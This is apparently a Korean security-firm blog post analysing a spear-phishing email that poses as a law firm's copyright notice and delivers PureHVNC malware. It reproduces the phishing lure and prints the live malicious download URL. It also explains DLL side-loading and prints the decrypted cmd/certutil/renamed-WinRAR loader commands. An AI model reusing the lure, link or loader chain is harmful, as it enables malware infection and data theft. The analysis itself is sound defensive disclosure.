저작권 위반 안내 메일로 위장한 PureHVNC 악성코드 유포 사례


By 황희재(Heejae Hwang)

Published: 2025-08-27 · Archived: 2026-04-05 17:16:55 UTC

---

1. 개요

지난 6월 13일경, 자사 대표 메일 계정으로 ‘웹사이트에 게시된 콘텐츠와 관련된 공식 안내문’이라는 제목의 메일이 수신되었다.



회사 대표 메일로 수신된 스피어피싱 메일

본 글에서는 해당 스피어피싱 이메일에 대한 메일 헤더, 본문, 첨부된 악성 링크와 다운로드 되는 파일들에 대한 분석 내용을 기술한다.

---

2. 수신된 메일 분석

2.1. 메일 헤더

- **발신자 이메일 주소**는 `deunofujioemnipeggymaxim4085@gmail.com`으로, Gmail 주소를 사용한 것으로 확인되었다. 이는 공격자가 Google 계정을 생성하여 악성 메일 발송에 활용한 것으로 판단된다.
- **메일 인증 프로토콜 결과**를 통해 SPF, DKIM, DMARC 모두 `pass` 상태로 확인된다. 공격자가 Gmail 서비스를 사용하였기 때문에 이런 결과가 나온 것으로 판단된다.
- **메일 발송 서버 정보**를 나타내는 공식 `Received` 헤더에는 `mail-sor-f41.google.com`이 기록되어 있으며, 이는 Google의 메일 서버로 확인된다.

수신된 스피어피싱 메일 헤더 중 일부

2.2. 메일 본문

해당 메일은 HMP Law(황목박 법률사무소)를 사칭하여 웹사이트 내 저작권 위반 내용을 통지하는 형식으로 구성되어 있다.

메일 본문에는 수신자의 웹사이트에 게시된 콘텐츠가 저작권을 침해하고 있으며, KeyEast의 요청에 따라 해당 사실을 확인하였다는 내용을 담고 있다.

본문 중간에는 문제된 콘텐츠의 상세 목록과 확인 일자, 저작권 소유자 등의 정보가 기술되어 있으며, **‘관련 기사 목록 및 세부 자료(PDF 파일)’**이라는 문구를 통해 첨부파일 또는 외부 링크 클릭을 유도하고 있었다.

특히, **‘HMP Law’**, **‘KeyEast’** 등 실제 존재하는 회사명을 사용하여, 수신자에게 3일 이내 조치를 요청하는 등 긴박감을 조성하여 클릭을 유도하는 사회공학적 기법이 사용되었다.

본문의 내용은 수신자가 의심 없이 링크를 열람하도록 유도하기 위한 전형적인 스피어 피싱 공격 수법으로 판단된다.

HMP Law

대한민국 • 저작권 보호팀

2025 년 06 월 13 일

웹사이트 내 언론 기사 재사용 확인 안내

수신: 웹사이트 관리자 ctrc@plainbit.co.kr,dfc@plainbit.co.kr

저희는 HMP Law (황목박 법률사무소)로, 서울에 본사를 두고 있습니다. KeyEast 의 요청에 따라 귀사의 웹사이트에서 보도자료, 뉴스 및 기타 미디어 콘텐츠의 재사용 현황을 점검하고 있습니다.

점검 결과, 귀사 웹사이트에서 KeyEast 소유의 기사 일부가 저작권자와의 별도 사용 동의서 또는 저작권 협의 없이 게시되어 있음을 확인하였습니다.

상세 정보:

웹사이트 URL: plainbit.co.kr

기사 제목: (상세 목록은 첨부 파일 참조)

확인 일시: 2025 년 06 월 13 일

저작권 소유자: KeyEast

https://filezonekr.0911performance.de/YDYcezQ
링크를 따라가려면 클릭하거나 탭하세요.

관련 기사 목록 및 세부 자료 (PDF 파일)

대한민국 저작권법 및 한국언론진흥재단의 가이드라인에 따라, 언론사의 기사 및 콘텐츠를 재게시, 재사용할 경우에는 반드시 저작권자의 사전 서면 동의 또는 적법한 인용 절차를 준수하여야 합니다.

협조 요청 사항


1. 귀사에서는 게시된 기사들의 저작권 상태를 재확인 및 점검해 주시기 바랍니다.
2. KeyEast 의 사용 허가서 또는 이용 권한 증빙이 없는 경우, 관련 기사를 자발적으로 삭제해 주시고 3 일 이내에 확인 결과를 회신해 주시기 바랍니다.
3. 이미 합법적인 사용 허가를 보유하신 경우에는 해당 증빙 자료를 회신해 주시면, 본 건을 마무리 처리하도록 하겠습니다.

수신된 스피어피싱 메일 본문

이메일 본문에서 확인된 링크를 통해 사용자에게 악성 파일을 다운로드하도록 유도하는 구조이다.

해당 링크를 통해 제공된 파일의 정보는 아래와 같다.

URL	**https://filezonekr.0911performance.de/YDYcezQ**
파일명	위반_게시물_목록_상세_자료.zip
파일형식	압축 파일(.zip)
용량	133804,608 bytes (127 MB)
MD5	28F12E7F6631DC368A4A2887B9E685E0




위반_게시물_목록_상세_자료.zip 속성 정보

---

3. 악성파일 분석

악성파일 내용

이메일 본문에서 유도된 링크를 통해 다운로드된 압축 파일(위반_게시물_목록_상세_자료.zip)을 확인한 결과, 내부에는 다음과 같은 파일들이 존재한다.



위반_게시물_목록_상세_자료.zip 압축 해제 결과

이 중 `위반_게시물_목록_상세_자료.exe` 는 PDF 문서 아이콘과 유사한 아이콘을 사용하고 있으나, 실제로는 실행 파일로 확인된다.

나머지 DLL 파일 및 폴더는 모두 숨김 속성이 설정되어 있어 Windows 기본 설정으로 사용중인 일반 사용자는 인지하기 어렵다.

악성파일 실행 흐름

본 보고서에서는 악성 행위의 흐름을 보다 명확히 설명하기 위해 분석 결과를 바탕으로 공격 과정을 3단계로 구분하여 설명한다.


악성파일 실행 흐름도

1단계 - 악성코드 실행 환경 구성


위반_게시물_목록_상세_자료.exe

첨부된 파일 중 사용자가 실행하게 되는 프로그램으로, 앞서 설명한 바와 같이 PDF 문서와 유사한 아이콘을 사용하여 사용자의 실행을 유도한다.

파일의 속성 정보에는 Haihaisoft社의 PDF Reader로 표시되어 있으며, 해당 프로그램은 정상 프로그램으로 악성행위를 수행하지 않는다.



위반_게시물_목록_상세_자료.exe 속성 정보




위반_게시물_목록_상세_자료.exe 실행화면

`위반_게시물_목록_상세_자료.exe` 파일이 실행되면, 동일 경로에 위치한 `version.dll` 파일을 로드하게 된다.

이는 Windows 운영체제의 DLL 검색 순서(DLL Search Order)를 악용한 것으로, 실행 파일과 동일한 위치에 존재하는 DLL이 우선적으로 로드되는 특성을 이용한 것이다.

공격자는 이 메커니즘을 활용하여 악성 DLL을 로드한다.




위반_게시물_상세_목록_자료.exe 실행 후 프로세스 모니터 결과

version.dll


해당 악성 `version.dll` 은 정상 DLL을 위장한 Proxy DLL로, 실행 파일과 동일한 경로에 위치시켜 우선적으로 로드되도록 구성되어 있다.
이후 정상적인 기능 제공을 위하여 시스템 디렉터리 내의 진짜 `version.dll` 을 찾아 로드하고, 해당 DLL의 함수들을 중계(proxy)하는 방식으로 동작한다.

version.dll 내부 코드 중 정상 DLL 로드 부분

`_` 폴더에 존재하는 `Evidence Report.docx` 는 악성 DLL이 실행 중 불러오는 파일로, 문서 확장자를 사용하고 있으나 내부에는 암호화된 페이로드가 저장되어 있다.



version.dll 내 "_\Evidence Report.docx"를 불러오는 부분



version.dll 내부 코드 중 페이로드 복호화 부분

`Evidence Report.docx` 파일의 내용을 복호화한 결과는 아래와 같다.

```
cmd /c cd _ && start Document.pdf && certutil -decode Document.pdf Invoice.pdf && images.png x -ibck -y Invoic
```

복호화된 페이로드는 Windows 명령 프롬프트(`cmd.exe`)를 이용해 악성 행위를 수행하도록 구성되어 있으며, 분석한 결과는 아래와 같다.


1. **암호화된 페이로드 복호화** - `certutil -decode Document.pdf Invoice.pdf` 명령을 통해, 암호화된 `Document.pdf` 파일을 `Invoice.pdf` 로 복호화한다. 이는 Windows 기본 도구인 `certutil` 을 이용한 것으로, 외부 도구 없이도 암호화를 해제할 수 있도록 구성되어 있다.
2. **악성 페이로드 압축 해제** - `images.png x -ibck -y Invoice.pdf C:\\Users\\Public` 명령을 통해, 복호화된 `Invoice.pdf` 파일을 `images.png` 라는 실행 파일을 사용하여 지정된 경로 (`C:\\Users\\Public`)에 압축 해제한다. 해당 `images.png` 는 실제 압축 해제 기능을 수행하는 WinRAR이며, 확장자만 `.png` 로 변경되어 있다.
3. **2단계 악성코드 실행** - 마지막으로 `start C:\\Users\\Public\\Windows\\svchost.exe C:\\Users\\Public\\Windows\\Lib\\images.png ADN_NEW_VER_BOT` 명령을 통해, 2단계 악성코드가 실행된다.

Images.png 확장자 변경 후 속성 정보 확인

2단계 - 정보탈취 및 지속성 유지


1단계에서 압축 해제 이후 생성된 디렉터리인 `C:\Users\Public\Windows`에는 아래와 같은 실행 파일 및 라이브러리 파일들이 포함되어 있다.

특히, 해당 경로에 존재하는 `svchost.exe` 는 이름만 Windows 시스템 파일과 동일하게 위장되어 있을 뿐, 실제 파일은 Python 런타임 실행 파일(`pythonw.exe`)으로 확인되었다.



C:\Users\Public\Windows\svchost.exe 속성 정보

또한, `C:\Users\Public\Windows` 디렉터리에는 `python310.dll` , `vcruntime140.dll` 등 Python 실행에 필요한 필수 구성 요소가 함께 포함되어 있어, 외부 의존성 없이 독립적으로 악성 스크립트를 구동할 수 있는 환경이 갖추어져 있는 상태이다.




공용 폴더(C:\Users\Public\Windows)에 구축된 악성코드 실행 환경

C:\Users\Public\Windows\Lib\images.png

해당 `images.png` 파일은 내부적으로 Python 스크립트를 포함하고 있으며, 암호화된 형태의 코드를 복호화한 뒤 `marshal.loads()` 를 통해 컴파일된 파이썬 바이트코드(.pyc)를 로딩하고, `exec()` 함수를 통해 실행하는 구조를 가진다.

이후 등장하는 악성 Python 스크립트들도 동일한 방식으로 구성되어 있다.




images.png 파일 내용

해당 악성코드에서 확인된 기능은 아래와 같다.

- 레지스트리 등록

